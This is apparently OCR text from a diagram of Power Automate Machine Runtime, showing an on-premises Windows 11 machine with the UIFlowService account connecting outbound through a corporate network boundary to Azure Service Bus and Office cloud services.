
Office


Office cloud services


Power Automate


Machine Runtime

On




Windows 11
User
NT Service\UIFlowService
Power Automate
Machine Runtime
Office
Office cloud services
Corp network boundary
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
Corp network boundary
On-Prem
MS cloud


Windows 11
Office
User
NT Service\UIFlowService
Office cloud services
outbound conn
Power Automate
Machine Runtime
Azure Service Bus
On-Prem
MS cloud

Your machines

